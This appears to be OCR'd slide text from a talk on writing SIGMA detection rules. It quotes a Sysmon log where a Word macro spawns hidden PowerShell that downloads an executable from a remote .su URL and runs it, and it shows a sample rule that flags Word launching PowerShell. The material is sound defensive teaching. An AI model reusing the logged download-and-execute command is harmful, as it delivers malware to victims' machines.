
```
Process Create:
UtcTime: 2017-10-02 21:14:41.559
ProcessGuid: {D5E81F05-AC41-59D2-0000-0010D90B3700}
ProcessId: 2596
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -WindowStyle Hidden $webclient = new-object System.Net.WebClient;$myurls
 = 'http://          obal.su/z3FRJz'.Split(',');$path = $env:temp + '\65536.exe';foreach($myurl in
 $myurls){try{$webclient.DownloadFile($myurl.ToString(), $path);Start-Process $path;break;}catch
{}}
CurrentDirectory: C:\Windows\system32\
User: PhisedUser
LogonGuid: {D5E81F05-9C0A-59D2-0000-0020F1E80700}
LogonId: 0x7e8f1
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=6C05E11399B7E3C8ED31BAE72014CF249C144A8F4A2C54A758EB2E6FAD47AEC7
ParentProcessGuid: {D5E81F05-AC00-59D2-0000-0010D3103600}
ParentProcessId: 1200
ParentImage: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" -Embedding
```

https://www.syspanda.com/index.php/2017/10/10/threat-hunting-sysmon-word-document-macro/

Anatomy of a SIGMA rule


Trigger on any log that contains a

- A Parent Image ending with « winword.exe »
- And an Image ending with « powershell.exe »



```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\winword.exe'
        Image|endswith:
            - '\powershell.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Agenda



01

02

03

04

05

06

07


Example(s)

SIGMA

Let’s take two examples:


1. A rule that will cover the use of Advanced IP Scanner
2. A rule that will cover the detection of Log4j

Example



